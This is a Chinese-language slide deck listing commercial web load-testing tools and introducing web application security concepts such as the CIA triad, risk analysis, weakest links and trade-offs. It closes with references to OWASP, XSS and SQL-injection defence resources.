
## ➤ **.... Many tools**

✓ <http://www.softwareqatest.com/qatweb1.html>

# 網站壓力測試工具(Commercial)



- **HP Mercury LoadRunner**
  - ✓ <http://www.mercury.com/us/products/performance-center/loadrunner/>
- **IBM Rational Performance Tester**
  - ✓ <http://www-306.ibm.com/software/awdtools/tester/performance/index.html>
- **Compuware QALoad**
  - ✓ <http://www.compuware.com/products/qacenter/qaload.htm>
- **Radview WebLOAD**
  - ✓ <http://www.radview.com/product/description-overview.aspx>
- **Borland SilkPerformer**
  - ✓ <http://www.borland.com/us/products/silk/silkperformer/index.html>
- **Empirix Web Applications Testing and Monitoring Solutions**
  - ✓ [http://www.empirix.com/products-services/web\\_applications.asp](http://www.empirix.com/products-services/web_applications.asp)




結論





# 網頁應用程式安全防護




# 資安目標：不出事，什麼事？



**Confidentiality**  
(機密性)

**Integrity**  
(完整性)

**Availability**  
(可用性)



# Security Risk Analysis 的重要



## ➤ Dell 網站事件的省思

✓ 事件: 螢幕價格太低導致眾多買家大量下單

✓ 原因:

- 官方說法: 人員標錯 → 為何沒有人做 Review ??

- 民間懷疑: 是否遭入侵修改?

✓ 問題根源:

- 該網站設計前沒有做好資安風險分析

➤ 應該有避免讓所有人在短時間大量下單的控管機制 !

## ➤ 類似的事又發生在HOLA!



✓ [http://www.isecutech.com.tw/article/article\\_detail.aspx?tv=11&id=5435](http://www.isecutech.com.tw/article/article_detail.aspx?tv=11&id=5435)

# 防呆 Only ?



防呆

+防壞



# Weakest Link → 罩門在哪？



➤ A chain is only as strong as its weakest link !



# Trade-Off



▶ 不需要追求絕對的安全 → 相對安全

便利  
Convenient

效能  
Performance

安全性  
Security

成本  
Cost

管理性  
Administration



# 參考文獻



- 書籍：『 **HTTP Essentials** 』 - Stephen Thomas
- 書籍：『 **Writing Secure Code 2<sup>nd</sup> Edition** 』 - Michael Howard 、 David LeBlanc
- 書籍：『 **The Web Application Hackers Handbook** 』 - Dafydd Stuttard 、 Marcus Pinto
- 書籍：『 **Hacking the Code (ASP.NET Web ApplicationSecurity)** 』 - Mark M. Burnett 、 James C.Foster
- 維基百科：<http://en.wikipedia.org>

# 參考文獻



## ➤ OWASP

- ✓ **Top Ten Project**

[http://www.owasp.org/index.php/OWASP\\_Top\\_Ten\\_Project](http://www.owasp.org/index.php/OWASP_Top_Ten_Project)

- ✓ **Guide Project**

[http://www.owasp.org.tw/index.php/Category:OWASP\\_Guide\\_Project](http://www.owasp.org.tw/index.php/Category:OWASP_Guide_Project)

- ✓ **ESAPI Project**

[http://www.owasp.org/index.php/Category:OWASP\\_Enterprise\\_Security\\_API#tab=About](http://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API#tab=About)

## ➤ IBM Demo Site :

- ✓ <http://www.testfire.net/>

## ➤ The Cross Site Scripting (XSS)

- ✓ <http://xssed.com/>

## ➤ The Cross Site Scripting (XSS) FAQ

- ✓ <http://www.cgisecurity.com/articles/xss-faq.shtml>



# 參考文獻

## ➤ DOM Based XSS

- ✓ <http://www.webappsec.org/projects/articles/071105.html>

## ➤ SQL Injection (資料隱碼)- 駭客的 SQL 填空遊戲 :

- ✓ [http://www.microsoft.com/taiwan/sql/SQL\\_Injection\\_G1.htm](http://www.microsoft.com/taiwan/sql/SQL_Injection_G1.htm)

- ✓ [http://www.microsoft.com/taiwan/sql/SQL\\_Injection\\_G2.htm](http://www.microsoft.com/taiwan/sql/SQL_Injection_G2.htm)

## ➤ Java EE – use strongly typed PreparedStatement, or ORMs such as Hibernate or Spring

- ✓ **J2EE Prepared Statements:**

<http://java.sun.com/docs/books/tutorial/jdbc/basics/prepared.html>

## ➤ .NET – use strongly typed parameterized queries, such as SqlCommand with SqlParameter or an ORM like Hibernate

- ✓ **How to: Protect from SQL injection in ASP.Net**

<http://msdn2.microsoft.com/en-us/library/ms998271.aspx>

# 參考文獻



- **“How CAPTCHA got trashed”**
  - ✓ [http://www.computerworld.com/s/article/9104619/How\\_CAPTCHA\\_get\\_trashed](http://www.computerworld.com/s/article/9104619/How_CAPTCHA_get_trashed)
- **CAPTCHA Decoder**
  - ✓ <http://caca.zoy.org/wiki/PWNtcha>
- **“Why File Upload Forms are a major security threat”**
  - ✓ <http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>
- **HTTP Response Splitting**
  - ✓ [http://download.boulder.ibm.com/ibmdl/pub/software/dw/richmedia/rational/08/appscan\\_demos/httpresponsesplitting/viewer.swf#recorded\\_advisory](http://download.boulder.ibm.com/ibmdl/pub/software/dw/richmedia/rational/08/appscan_demos/httpresponsesplitting/viewer.swf#recorded_advisory)
- **“2009 CWE/SANS Top 25 Most Dangerous Programming Errors”**
  - ✓ <http://cwe.mitre.org/top25/index.html>